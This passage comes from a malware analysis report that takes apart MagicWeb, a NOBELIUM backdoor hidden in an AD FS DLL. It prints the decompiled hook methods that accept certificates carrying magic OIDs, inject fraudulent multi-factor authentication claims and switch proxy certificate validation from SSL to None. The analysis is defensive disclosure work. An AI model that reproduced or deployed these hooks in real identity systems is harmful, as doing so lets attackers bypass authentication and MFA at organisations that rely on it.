                TraceLog._overflowVerboseMethod = TraceLog._eventProviderType.GetMethod("EventWriteDiagnosticsTraceOverflowVerboseTraceEvent", BindingFlags.Static | BindingFlags.Public);
            }
            catch (Exception)
            {
            }
        }
```

Figure 10. Reference to the *Initialize()* method from a class named *AuthLog* in the malicious static constructor

The *AuthLog* class is a brand-new and malicious class that's been added to the DLL by NOBELIUM.

Figure 11. The *Initialize()* method of the *AuthLog* class

As shown above, the *Initialize()* method references a class named *RuntimeHelper*, yet another class added to the DLL by the actor. The primary purpose of the *RuntimeHelper* class and its *OverloadMethod()* method is to hook legitimate AD FS related methods at runtime. By hooking the legitimate AD FS methods, the backdoor is capable of intercepting calls to the legitimate methods to instead invoke its own custom methods.

The screenshot above shows the following legitimate AD FS methods being hooked by MagicWeb:

Target assembly/DLL	Target type	Target method to hook	Malicious (actor intr
Microsoft.IdentityServer.IdentityModel.dll	*Microsoft.IdentityModel.X509CertificateChain*	*Build*	*BeginBuild*
Microsoft.IdentityServer.WebHost.dll	*Microsoft.IdentityServer.WebHost.WrappedHttpListenerRequest*	*GetClientCertificate*	*BeginGetC*
Microsoft.IdentityServer.WebHost.dll	*Microsoft.IdentityServer.WebHost.Proxy.ProxyConfigurationData*	*EndpointConfiguration*	*BeginEndp*
Microsoft.IdentityServer.Service.dll	*Microsoft.IdentityServer.Service.IssuancePipeline.PolicyEngine*	*ProcessClaims*	*BeginProc*

Hook method: *BeginBuild()*

MagicWeb's *BeginBuild()* method is used to hook the legitimate target method *Build()* (from *Microsoft.IdentityServer.IdentityModel.dll*).

```
1 reference
internal bool Build(X509Certificate2 certificate)
{
    return true;
}

// Token: 0x0600001E RID: 30 RVA: 0x00006268 File Offset: 0x00004468
[MethodImpl(MethodImplOptions.NoOptimization)]
0 references
internal bool BeginBuild(X509Certificate2 certificate)
{
    try
    {
        if (this.ValidateX509Extensions(certificate))
        {
            return true;
        }
    }
    catch (Exception)
    {
    }
    return this.Build(certificate);
}
```

Figure 12. MagicWeb's *BeginBuild()* method

The *BeginBuild()* method first calls the MagicWeb's helper method *ValidateX509Extensions()*.

If the helper method *ValidateX509Extensions()* returns true, *BeginBuild()* returns true.

If *ValidateX509Extensions()* returns false, or an exception is thrown by calling *ValidateX509Extensions()*, *BeginBuild()* invokes and returns the value returned by the legitimate *Build()* method from *Microsoft.IdentityServer.IdentityModel.dll*.

This means that before the legitimate target method *Build()* from the legitimate *Microsoft.IdentityServer.IdentityModel.dll* gets an opportunity to inspect/build a certificate, MagicWeb's hook method first inspects the certificate and returns true if the helper method *ValidateX509Extensions()* returns true.

This allows the attacker to subvert the normal certificate inspection/build process by introducing a custom certificate inspection/build method that's invoked before the legitimate *Build()* method is invoked.

Helper Method: *ValidateX509Extensions()*

MagicWeb's helper method *ValidateX509Extensions()* is called by *BeginBuild()* and other methods.

```
69      private bool ValidateX509Extensions(X509Certificate2 certificate)
70      {
71          string[] source = new string[]
72          {
73              "67F5BD28A842A1C9[redacted]",
74              "6E3466296D2F63DE[redacted]"
75          };
76          if (certificate == null || certificate.Handle == IntPtr.Zero)
77          {
78              return false;
79          }
80          foreach (X509Extension x509Extension in certificate.Extensions)
81          {
82              if (x509Extension is X509EnhancedKeyUsageExtension)
83              {
84                  foreach (Oid oid in (x509Extension as X509EnhancedKeyUsageExtension).EnhancedKeyUsages)
85                  {
86                      string value = AuthLog.ComputeHash(oid.Value);
87                      if (source.Contains(value, StringComparer.InvariantCultureIgnoreCase))
88                      {
89                          return true;
90                      }
91                  }
92              }
93          }
94          return false;
95      }
```

Figure 13. Helper method *ValidateX509Extensions()*

ValidateX509Extensions() returns false if the X509 certificate passed to the method is null or the Microsoft Cryptographic API certificate context handle/pointer isn't set.

Next, the method enumerates the extensions in the X509 certificate passed to the method. If an enumerated extension is of type *X509EnhancedKeyUsageExtension*, the method iterates the OIDs of the extension, calculating the MD5 hash of each OID (using a custom hash computation helper method *ComputeHash()* that leverages the .NET *MD5* class).

If the MD5 hash value of the OID matches one of the two following hardcoded MD5 values, the method returns true (this methodology is used to check if one of the two OID values below are present in the extension):

- *67F5BD28A842A1C9[REDACTED]* (MD5 hash value corresponding to the OID value *1.3.6.1.4.1.311.21.8.868518.12957973.4869258.12250419.[REDACTED].[REDACTED].[REDACTED].[REDACTED]*)
- *6E3466296D2F63D[REDACTED]* (MD5 hash value corresponding to the OID value *1.3.6.1.4.1.311.21.8.868518.12957973.4869258.12250419.[REDACTED].[REDACTED].[REDACTED].[REDACTED]*)

If none of the OID values are present, the method returns false.

This helper method returns true if the certificate passed to the method contains one of the two magic OID values listed above.

Hook method: *BeginGetClientCertificate()*

```
 99      public X509Certificate2 BeginGetClientCertificate()
100      {
101          X509Certificate2 clientCertificate = this.GetClientCertificate();
102          try
103          {
104              if (this.ValidateX509Extensions(clientCertificate))
105              {
106                  BindingFlags bindingAttr = BindingFlags.Instance | BindingFlags.NonPublic;
107                  object value = base.GetType().GetField("_adapter", bindingAttr).GetValue(this);
108                  object value2 = value.GetType().GetField("_request", bindingAttr).GetValue(value);
109                  value2.GetType().GetField("m_ClientCertificateError", bindingAttr).SetValue(value2, 0);
110              }
111          }
112          catch (Exception)
113          {
114          }
115          return clientCertificate;
116      }
```

Figure 14. MagicWeb's *BeginGetClientCertificate()* method, used to hook the legitimate target method *GetClientCertificate()* (from *Microsoft.IdentityServer.WebHost.dll*)

To retrieve the client's X509 certificate, this method first calls the legitimate *GetClientCertificate()* method from *Microsoft.IdentityServer.WebHost.dll*. Next, the hook method calls the helper method *ValidateX509Extensions()* to determine whether the client certificate contains one of the two "magic" OID values. If the client certificate contains one of the two OID values, the hook method:

- Obtains the *_adapter* field from the current object
- Obtains the *_request* field from the *_adapter* object
- Sets the value of the *m_ClientCertificateError* field (from the *_request* object) to 0

This means that regardless of what the legitimate method *GetClientCertificate()* (from *Microsoft.IdentityServer.WebHost.dll*) sets the *m_ClientCertificateError* field to, if a client certificate contains one of the magic OID values, the hook method overwrites or sets the *m_ClientCertificateError* field to 0.

By using this technique, the hook method appears to be influencing the normal behavior of the application to treat or accept a non-valid client certificate as a valid certificate.

Hook method: *BeginProcessClaims()*

```
public static object BeginProcessClaims(object identity, object policyContext, List<Tuple<string, string>> additionalAuthZPolicies)
{
    object result = AuthLog.ProcessClaims(identity, policyContext, additionalAuthZPolicies);
    try
    {
        string[] oidMFAHashes = new string[]
        {
            "6E346629602F63DE[redacted]"
        };
        List<KeyValuePair<string, string>> list = AuthLog.GetClaims(result).FindAll((KeyValuePair<string, string> item) => string.Compare(item.Key, "http://schemas.microsoft.com/claims/authnmethodsreferences", true) == 0);
        if (list.Any((KeyValuePair<string, string> item) => string.Compare(item.Value, "http://schemas.microsoft.com/claims/multipleauthn", true) == 0))
        {
            return result;
        }
        List<KeyValuePair<string, string>> claims = AuthLog.GetClaims(identity);
        if (!claims.Any((KeyValuePair<string, string> item) => oidMFAHashes.Contains(AuthLog.ComputeHash(item.Value), StringComparer.InvariantCultureIgnoreCase)))
        {
            return result;
        }
        if (list.Count <= 0)
        {
            list = claims.FindAll((KeyValuePair<string, string> item) => string.Compare(item.Key, "http://schemas.microsoft.com/claims/authnmethodsreferences", true) == 0);
            list.ForEach(delegate(KeyValuePair<string, string> c)
            {
                AuthLog.AddClaim(result, c.Key, c.Value);
            });
        }
        if (list.Count > 0)
        {
            if (list.All((KeyValuePair<string, string> item) => string.Compare(item.Value, "http://schemas.microsoft.com/claims/multipleauthn", true) != 0))
            {
                AuthLog.AddClaim(result, "http://schemas.microsoft.com/claims/authnmethodsreferences", "http://schemas.microsoft.com/claims/multipleauthn");
            }
        }
    }
    catch (Exception)
    {
    }
    return result;
}
```

Figure 15. The *BeginProcessClaims()* method of MagicWeb, used to hook the legitimate target method *ProcessClaims()* (from *Microsoft.IdentityServer.Service.dll*)

The hook method first indirectly invokes the legitimate *ProcessClaims()* method by invoking the *ProcessClaims()* method of the *AuthLog* class.

On line 198 in figure 16, the hook method calls MagicWeb's helper method *GetClaims()*, passing in the *processed* identity object returned by invoking the legitimate *ProcessClaims()* method.

```
private static List<KeyValuePair<string, string>> GetClaims(object identity)
{
    List<KeyValuePair<string, string>> list = new List<KeyValuePair<string, string>>();
    BindingFlags bindingAttr = BindingFlags.Instance | BindingFlags.Public;
    Type type = RuntimeHelper.types[4];
    Type type2 = RuntimeHelper.types[5];
    Type type3 = RuntimeHelper.types[6];
    object value = type.GetProperty("Claims", bindingAttr).GetValue(identity);
    int num = (int)type2.GetProperty("Count", bindingAttr).GetValue(value);
    for (int i = 0; i < num; i++)
    {
        object value2 = type2.GetProperty("Item", bindingAttr).GetValue(value, new object[]
        {
            i
        });
        string text = (string)type3.GetProperty("Value", BindingFlags.Instance | BindingFlags.NonPublic).GetValue(value2);
        string text2 = (string)type3.GetProperty("ClaimType", BindingFlags.Instance | BindingFlags.NonPublic).GetValue(value2);
        if (text2 != null && text != null)
        {
            list.Add(new KeyValuePair<string, string>(text2, text));
        }
    }
    return list;
}
```

Figure 16. The *GetClaims()* helper method

As shown above, the *GetClaims()* method accepts an identity object as a parameter. The method then initializes three variables named *type*, *type2*, and *type3* with values obtained from the *RuntimeHelper*'s static field/array named *types*:

```
Type type = RuntimeHelper.types[4];
Type type2 = RuntimeHelper.types[5];
Type type3 = RuntimeHelper.types[6];
```

Figure 17. The three variables initialized with values

The *types* field contains the following values:

```
RuntimeHelper.types = new Type[]
{
    assemblyByName.GetType("Microsoft.IdentityServer.WebHost.Proxy.CertificateValidation"),
    assemblyByName2.GetType("Microsoft.IdentityModel.Tokens.SessionSecurityToken"),
    assemblyByName2.GetType("Microsoft.IdentityModel.Claims.IClaimsPrincipal"),
    assemblyByName2.GetType("Microsoft.IdentityModel.Claims.ClaimsIdentityCollection"),
    assemblyByName2.GetType("Microsoft.IdentityModel.Claims.IClaimsIdentity"),
    assemblyByName2.GetType("Microsoft.IdentityModel.Claims.ClaimCollection"),
    assemblyByName2.GetType("Microsoft.IdentityModel.Claims.Claim")
};
```

Figure 18. Values in the *types* field

The *assemblyByName2* variable above contains an assembly object representing the legitimate assembly *Microsoft.IdentityServer.IdentityModel.dll* (if not already loaded, the *RuntimeHelper* class loads the assembly into the current application domain). By calling the *GetType()* method, *RunHelper* initializes the member of the *types* field/array with .NET types from the *Microsoft.IdentityServer.IdentityModel.dll* assembly.

Returning to the *GetClaims()* method and the initialization of *type*, *type2*, and *type3* the variables *type*, *type2*, and *type3* get initialized with the following type objects from *Microsoft.IdentityServer.IdentityModel.dll*:

- type: *Microsoft.IdentityModel.Claims.IClaimsIdentity* type object
- type2: *Microsoft.IdentityModel.Claims.ClaimCollection* type object
- type3: *Microsoft.IdentityModel.Claims.Claim* type object

Next, the *GetClaims()* method retrieves the *Claims* property of the *Microsoft.IdentityModel.Claims.IclaimsIdentity* identity object. It also retrieves the number of claims (of type *Microsoft.IdentityModel.Claims.ClaimCollection*) present in the *Claims* property:

```
object value = type.GetProperty("Claims", bindingAttr).GetValue(identity);
int num = (int)type2.GetProperty("Count", bindingAttr).GetValue(value);
```

Figure 19. *GetClaims()* retrieving the Claims property

GetClaims() then enumerates the claims (of type *Microsoft.IdentityModel.Claims.Claim*), retrieving the string containing each claim and the corresponding claim type:

```
for (int i = 0; i < num; i++)
{
    object value2 = type2.GetProperty("Item", bindingAttr).GetValue(value, new object[]
    {
        i
    });
    string text = (string)type3.GetProperty("Value", BindingFlags.Instance | BindingFlags.NonPublic).GetValue(value2);
    string text2 = (string)type3.GetProperty("ClaimType", BindingFlags.Instance | BindingFlags.NonPublic).GetValue(value2);
    if (text2 != null && text != null)
    {
        list.Add(new KeyValuePair<string, string>(text2, text));
    }
}
return list;
```

Figure 20. *GetClaims()* enumerating the claims, retrieving the strings, and storing in list

As shown above, the claim string and claim type string are then stored in a list named *list*. This list of claims and their corresponding claim types is then returned to the caller of the *GetClaims()* method, *BeginProcessClaims()*.

Returning to the *BeginProcessClaims()* method, after retrieving the claims using the *GetClaims()* method, the hook method *BeginProcessClaims()* searches the claims list for presence of a claim with claim type of *http://schemas.microsoft.com/claims/authnmethodsreferences:*

```
198  List<KeyValuePair<string, string>> list = AuthLog.GetClaims(result).FindAll((KeyValuePair<string, string> item) => string.Compare(item.Key, "http://schemas.microsoft.com/claims/authnmethodsreferences", true) == 0);
199  if (list.Any((KeyValuePair<string, string> item) => string.Compare(item.Value, "http://schemas.microsoft.com/claims/multipleauthn", true) == 0))
200  {
201      return result;
202  }
```

Figure 21. *BeginProcessClaims()* searching the claims list for a specific claim

As shown on line 198 above, the claim(s) of type *http://schemas.microsoft.com/claims/authnmethodsreferences* (if any) is stored in a list named *list*. If claim of type *http://schemas.microsoft.com/claims/authnmethodsreferences* is present and its value is set to *http://schemas.microsoft.com/claims/multipleauthn*, the hook method returns the *IclaimsIdentity* object returned by the legitimate target method *ProcessClaims()* (from *Microsoft.IdentityServer.Service.dll*) on line 191 of the hook method.

This behavior ensures that if MFA is already satisfied, then the hook method simply acts as a pass-through method and doesn't affect the normal behavior of the claim processing pipeline.

If a claim of type *http://schemas.microsoft.com/claims/authnmethodsreferences* is *not* present or its value is *not* set to *http://schemas.microsoft.com/claims/multipleauthn*, the hook method proceeds to perform additional checks on the *unprocessed* claims (that is, the claims contained in the unprocessed identity object *identity* passed to the hook method). Once again, the hook method obtains a list of claims by calling the *GetClaims()* helper method. As mentioned above, instead of calling the *GetClaims()* helper method with the processed identity object returned by invoking the legitimate *ProcessClaims()* method (stored in the *result* variable on line 191), the hook method calls the *GetClaims()* helper method with the unprocessed identity object *identity* passed to the hook method:

```
203             List<KeyValuePair<string, string>> claims = AuthLog.GetClaims(identity);
204             if (!claims.Any((KeyValuePair<string, string> item) => oidMFAHashes.Contains(AuthLog.ComputeHash(item.Value), StringComparer.InvariantCultureIgnoreCase)))
205             {
206                 return result;
207             }
```

Figure 22. The hook method calling *GetClaims()*

On line 204, the hook method enumerates the value of each claim and uses the *ComputeHash()* helper method to calculate the MD5 hash value of each claim value (from the *unprocessed* identity object). It then checks if the MD5 value of any of the claims equals the MD5 hash value *6E3466296D2F63DE[REDACTED]*. This hash value is the only element of a hardcoded hash list named *oidMFAHashes* (that is, this list can be expanded to include other hash values of interest):

```
194         string[] oidMFAHashes = new string[]
195         {
196             "6E3466296D2F63DE[redacted]"
197         };
```

Figure 23. Hardcoded hash list containing the MD5 hash value of a magic OID valuea

If none of the claims have a value with MD5 hash value of *6E3466296D2F63DE[REDACTED]*, on line 206, the method simply returns the *processed* identity object returned by the legitimate target method *ProcessClaims()* (from *Microsoft.IdentityServer.Service.dll*) on line 191 of the hook method. As previously discussed, the hash value *6E3466296D2F63DE[REDACTED]* corresponds to the OID value *1.3.6.1.4.1.311.21.8.868518.12957973.4869258.12250419.[REDACTED].[REDACTED].[REDACTED].[REDACTED]*.

Hence, the hook method enumerates the claims and if a claim with value *1.3.6.1.4.1.311.21.8.868518.12957973.4869258.12250419.[REDACTED].[REDACTED].[REDACTED].[REDACTED]* isn't present on the claim list, the hook method simply acts as a pass-through method and doesn't affect the normal behavior of claim processing pipeline.

If by this point in the execution cycle the hook method hasn't returned yet, it means one of the claims contains the OID value *1.3.6.1.4.1.311.21.8.868518.12957973.4869258.12250419.[REDACTED].[REDACTED].[REDACTED].[REDACTED]* (otherwise, according to the logic described in the paragraph above, the hook method would've returned).

Proceeding with confirmation that one of the claims contains the OID value *1.3.6.1.4.1.311.21.8.868518.12957973.4869258.12250419.[REDACTED].[REDACTED].[REDACTED].[REDACTED]*, the hook method proceeds to the section that represents the main purpose of MagicWeb, to perform claim injection.

```
208             if (list.Count <= 0)
209             {
210                 list = claims.FindAll((KeyValuePair<string, string> item) => string.Compare(item.Key, "http://schemas.microsoft.com/claims/authnmethodsreferences", true) == 0);
211                 list.ForEach(delegate(KeyValuePair<string, string> c)
212                 {
213                     AuthLog.AddClaim(result, c.Key, c.Value);
214                 });
215             }
216             if (list.Count > 0)
217             {
218                 if (list.All((KeyValuePair<string, string> item) => string.Compare(item.Value, "http://schemas.microsoft.com/claims/multipleauthn", true) != 0))
219                 {
220                     AuthLog.AddClaim(result, "http://schemas.microsoft.com/claims/authnmethodsreferences", "http://schemas.microsoft.com/claims/multipleauthn");
221                 }
222             }
```

Figure 24. Main section of the code responsible for the claim injection process

Before describing the code responsible for the claim injection process, it's important to revisit what's already stored in the *list* and *claims* variables:

> *list*: As mentioned before, the hook method invokes the legitimate method *ProcessClaims()* to process the incoming identity object. The processed identity object (stored in *result* on line 191) is then passed to the *GetClaims()* helper method to obtain a list of claim type/value pairs extracted from the processed identity object (line 198). After obtaining the claim type/value pairs, the claim(s) of type *http://schemas.microsoft.com/claims/authnmethodsreferences* (if any) are stored in a list named *list* (line 198).

```
191             object result = AuthLog.ProcessClaims(identity, policyContext, additionalAuthZPolicies);
192             try
193             {
194                 string[] oidMFAHashes = new string[]
195                 {
196                     "6E3466296D2F63DE[redacted]"
197                 };
198                 List<KeyValuePair<string, string>> list = AuthLog.GetClaims(result).FindAll((KeyValuePair<string, string> item) => string.Compare(item.Key, "http://schemas.microsoft.com/claims/authnmethodsreferences", true) == 0);
```

Figure 25. The *list* variable

claims: As mentioned above, this variable is used to store a list of claim type/value pairs extracted from the unprocessed identity object:

```
203             List<KeyValuePair<string, string>> claims = AuthLog.GetClaims(identity);
```

Figure 26. The *claims* variable

With this information in mind (and the fact that one of the claims contains the OID value *1.3.6.1.4.1.311.21.8.868518.12957973.4869258.12250419.[REDACTED].[REDACTED].[REDACTED].[REDACTED]*), once again here's the first part of the claim injection code:

```
208         if (list.Count <= 0)
209         {
210             list = claims.FindAll((KeyValuePair<string, string> item) => string.Compare(item.Key, "http://schemas.microsoft.com/claims/authnmethodsreferences", true) == 0);
211             list.ForEach(delegate(KeyValuePair<string, string> c)
212             {
213                 AuthLog.AddClaim(result, c.Key, c.Value);
214             });
215         }
216         if (list.Count > 0)
217         {
218             if (list.All((KeyValuePair<string, string> item) => string.Compare(item.Value, "http://schemas.microsoft.com/claims/multipleauthn", true) != 0))
219             {
220                 AuthLog.AddClaim(result, "http://schemas.microsoft.com/claims/authnmethodsreferences", "http://schemas.microsoft.com/claims/multipleauthn");
221             }
222         }
```

Figure 27. Part of the claim injection code

As shown above, if *list* is empty (that is, the processed identity object contained no claim type/value pairs of type *http://schemas.microsoft.com/claims/authnmethodsreferences*), the hook method instead turns to *claims* (containing the list of all claim type/value pairs extracted from the unprocessed identity object) and searches for claim type/value pairs of type *http://schemas.microsoft.com/claims/authnmethodsreferences* in the *claims* list. If the *claims* list contains one or more claim type/value pairs of type *http://schemas.microsoft.com/claims/authnmethodsreferences*, the hook method uses the claim information to add an identical claim of type *http://schemas.microsoft.com/claims/authnmethodsreferences* to the processed identity object (line 213 above).

Using this method, if after passing the identity object to the legitimate *ProcessClaims()* method, no claim of type *http://schemas.microsoft.com/claims/authnmethodsreferences* is returned by the legitimate method, the hook method manually adds a fraudulent claim of type *http://schemas.microsoft.com/claims/authnmethodsreferences* to the list of claims returned to the caller of the hooked legitimate method *ProcessClaims()*.

As shown above, to add the fraudulent claim to the list of claims, the hook method calls a helper method named *AddClaim()*.

```
231     private static void AddClaim(object identity, string claimType, string value)
232     {
233         Type type = RuntimeHelper.types[4];
234         Type type2 = RuntimeHelper.types[5];
235         object obj = RuntimeHelper.types[6].GetConstructor(BindingFlags.Instance | BindingFlags.NonPublic, null, new Type[]
236         {
237             typeof(string),
238             typeof(string)
239         }, null).Invoke(new object[]
240         {
241             claimType,
242             value
243         });
244         object value2 = type.GetProperty("Claims", BindingFlags.Instance | BindingFlags.Public).GetValue(identity);
245         type2.GetMethod("Add", BindingFlags.Instance | BindingFlags.Public).Invoke(value2, new object[]
246         {
247             obj
248         });
249     }
```

Figure 28. The helper method

Like the code in the helper method *GetClaims()*, *AddClaims()* initializes two variables with the following type objects:

- *type*: *Microsoft.IdentityModel.Claims.IClaimsIdentity* type object
- *type2*: *Microsoft.IdentityModel.Claims.ClaimCollection* type object

On line 235, *AddClaims()* gets the constructor for type *Microsoft.IdentityModel.Claims.Claim* and invokes the constructor (passing in the claim type and value from the caller of *AddClaim()*) to instantiate a new *Claim* object.

```
internal Claim(string claimType, string value) : this(claimType, value, "http://www.w3.org/2001/XMLSchema#string", "LOCAL AUTHORITY")
{
}
```

Figure 29. The legitimate internal constructor from *Microsoft.IdentityModel.Claims.Claim*

The *legitimate* internal constructor from *Microsoft.IdentityModel.Claims.Claim*, retrieved and invoked by *AddClaim()*, invokes the internal constructor *Claim* (overloaded method) with the following method parameters:

```
internal Claim(string claimType, string value, string valueType, string issuer, string originalIssuer)
{
    if (claimType == null)
    {
        throw DiagnosticUtil.ExceptionUtil.ThrowHelperArgumentNull("type");
    }
    if (value == null)
    {
        throw DiagnosticUtil.ExceptionUtil.ThrowHelperArgumentNull("value");
    }
    this._originalIssuer = originalIssuer;
    this._type = claimType;
    this._value = value;
    if (string.IsNullOrEmpty(valueType))
    {
        this._valueType = "http://www.w3.org/2001/XMLSchema#string";
    }
```

Figure 30. The internal constructor Claim

After instantiating a new *Claim* object, *AddClaim()* uses the *Add()* method from type *Microsoft.IdentityModel.Claims.ClaimCollection* to add the new claim to the identity object passed to *AddClaim()* by its caller (in this case, the new claim is added to the *identity* object containing the list of claims returned by the call to the legitimate method *ProcessClaims()*).

```
public void Add(Claim item)
{
    if (item == null)
    {
        throw DiagnosticUtil.ExceptionUtil.ThrowHelperArgumentNull("item");
    }
    if (item.Subject != this._subject)
    {
        if (item.Subject != null && item.Subject.Claims != null)
        {
            item.Subject.Claims.Remove(item);
        }
        this._claims.Add(item);
        item.SetSubject(this._subject);
    }
}
```

Figure 31. The legitimate method *Add()* from type *Microsoft.IdentityModel.Claims.ClaimCollection*, invoked by *AddClaim()* (line 245)

Revisiting the claim injection code in the hook method *BeginProcessClaims()* (and recalling the fact that one of the claims contains the OID value *1.3.6.1.4.1.311.21.8.868518.12957973.4869258.12250419.[REDACTED].[REDACTED].[REDACTED].[REDACTED]*), here's the second part of the claim injection code:

```
208             if (list.Count <= 0)
209             {
210                 list = claims.FindAll((KeyValuePair<string, string> item) => string.Compare(item.Key, "http://schemas.microsoft.com/claims/authnmethodsreferences", true) == 0);
211                 list.ForEach(delegate(KeyValuePair<string, string> c)
212                 {
213                     AuthLog.AddClaim(result, c.Key, c.Value);
214                 });
215             }
216             if (list.Count > 0)
217             {
218                 if (list.All((KeyValuePair<string, string> item) => string.Compare(item.Value, "http://schemas.microsoft.com/claims/multipleauthn", true) != 0))
219                 {
220                     AuthLog.AddClaim(result, "http://schemas.microsoft.com/claims/authnmethodsreferences", "http://schemas.microsoft.com/claims/multipleauthn");
221                 }
222             }
```

Figure 32. Second part of the claim injection code

Recall that *list* contains claim type/value pairs of type *http://schemas.microsoft.com/claims/authnmethodsreferences* extracted from the processed identity object. If none of the claims in *list* have the value *http://schemas.microsoft.com/claims/multipleauthn*, the hook method proceeds to call *AddClaim()* to add a fraudulent claim of type *http://schemas.microsoft.com/claims/authnmethodsreferences* and value *http://schemas.microsoft.com/claims/multipleauthn* to the list of claims returned to the caller of the hooked legitimate method *ProcessClaims()*.

Using the fraudulent claim injection techniques described above, if a claim with the Magic OID value *1.3.6.1.4.1.311.21.8.868518.12957973.4869258.12250419.[REDACTED].[REDACTED].[REDACTED].[REDACTED]* is presented to AD FS, regardless of how the legitimate hooked method *ProcessClaims()* handles the claim, the *BeginProcessClaims()* hook function ensures that a claim with value *http://schemas.microsoft.com/claims/multipleauthn* is returned to the caller of the legitimate hooked method *ProcessClaims()*.

Hook method:*BeginEndpointConfiguration()*

The backdoor *BeginEndpointConfiguration()* method, used to hook the legitimate target method *EndpointConfiguration()* (from *Microsoft.IdentityServer.WebHost.dll*) is shown below:

```
150     public void BeginEndpointConfiguration(object value)
151     {
152         try
153         {
154             bool flag = false;
155             Type enumType = RuntimeHelper.types[0]; //Microsoft.IdentityServer.WebHost.Proxy.CertificateValidation
156             PropertyInfo propertyInfo = RuntimeHelper.properties[0];  //CertificateValidation
157             PropertyInfo propertyInfo2 = RuntimeHelper.properties[1]; //Path
158             PropertyInfo propertyInfo3 = RuntimeHelper.properties[2]; //Endpoint
159             object value2 = propertyInfo3.GetValue(value); //'value''s value of the Endpoint property
160             foreach (object obj in (value2 as IEnumerable)) //Endpoint propery holds a collection of ProxyEndpoint objects
161             {
162                 string text = (string)propertyInfo2.GetValue(obj); //value of the Path property of the ProxyEndpoint object (obj)
163                 if ((int)propertyInfo.GetValue(obj) == 1) //value of CertificateValidation property of the ProxyEndpoint object (1 ==> "Ssl")
164                 {
165                     propertyInfo.SetValue(obj, Enum.ToObject(enumType, 0));//set the value of the CertificateValidation property of the ProxyEndpoint object to 0 (0 ==> "None")
166                     flag = true;
167                 }
168             }
169             if (flag)
170             {
171                 propertyInfo3.SetValue(value, value2, BindingFlags.Instance | BindingFlags.NonPublic, null, null, null);//Update the Endpoint property (containing the updated
172                                                                                                                         //CertificateValidation value of 0) of the 'value'
173                                                                                                                         //object.
174             }
175         }
176         catch (Exception)
177         {
178         }
179         this.EndpointConfiguration(value);
180     }
```

33. *BeginEndpointConfiguration()* method

The enumType variable is initialized with *RuntimeHelper.types[0]* which is a *Microsoft.IdentityServer.WebHost.Proxy.CertificateValidation* type object. The *PropertyInfo* variables *propertyInfo*, *propertyInfo2*, and *propertyInfo3* are initialized with property objects retrieved from 'properties' field/array of *RuntimeHelper*:

- *propertyInfo*: *CertificateValidation* property from type *Microsoft.IdentityServer.WebHost.Proxy.ProxyEndpoint* of *Microsoft.IdentityServer.WebHost.dll*
- *propertyInfo2*: Path property from type *Microsoft.IdentityServer.WebHost.Proxy.ProxyEndpoint* of *Microsoft.IdentityServer.WebHost.dll*
- *propertyInfo3:* Endpoints property from type *Microsoft.IdentityServer.WebHost.Proxy.ProxyEndpointConfiguration* of *Microsoft.IdentityServer.WebHost.dll*

Next, the hook method retrieves the value of the *Endpoint* property of the *value* object that the legitimate *EndpointConfiguration()* method was called with. The *Endpoint* property holds a collection of *ProxyEndpoint* objects. The hook method enumerates the *ProxyEndpoint* objects and for each object, it checks if the value of the *CertificateValidation* enum is set to '1' which signifies 'SSL'. If the *CertificateValidation* enum for a *ProxyEndpoint* object is set to '1'/'SSL', on line 165, the hook method overwrites the value of the *CertificateValidation* enum with '0' which signifies 'None'. To ensure the change is reflected, the hook method then overwrites the *Endpoint* property of the *value* object with the updated *Endpoint* property containing the overwritten *CertificateValidation* enum values (that is, 'SSL' overwritten with 'None').

Behaving as a true hook method, on line 179, the method calls the legitimate *EndpointConfiguration()* method but with the modified 'value' object. Hence, when the legitimate *EndpointConfiguration()* method is invoked during the normal operation of AD FS, this hook method intercepts the call and, before passing the object to the legitimate *EndpointConfiguration()* method was invoked with, it overwrites the *CertificateValidation* value of each *ProxyEndpoint* object and only then it calls the legitimate *EndpointConfiguration()* method but now with modified *CertificateValidation* value(s), changed from 'SSL' to 'None'.

The purpose of overwriting *CertificationValidation* value to 'None' (wherever it's 'SSL') is to allow WAP to pass the request with the specific malicious certificate to AD FS for further authentication processing. According to *Microsoft.IdentityServer.ProxyService/TLSClientReqeustHandler*, WAP stops sending the current request from client to AD FS if *CertificateValidation* is '1' ('SSL') and the client certificate has an error during validation.

References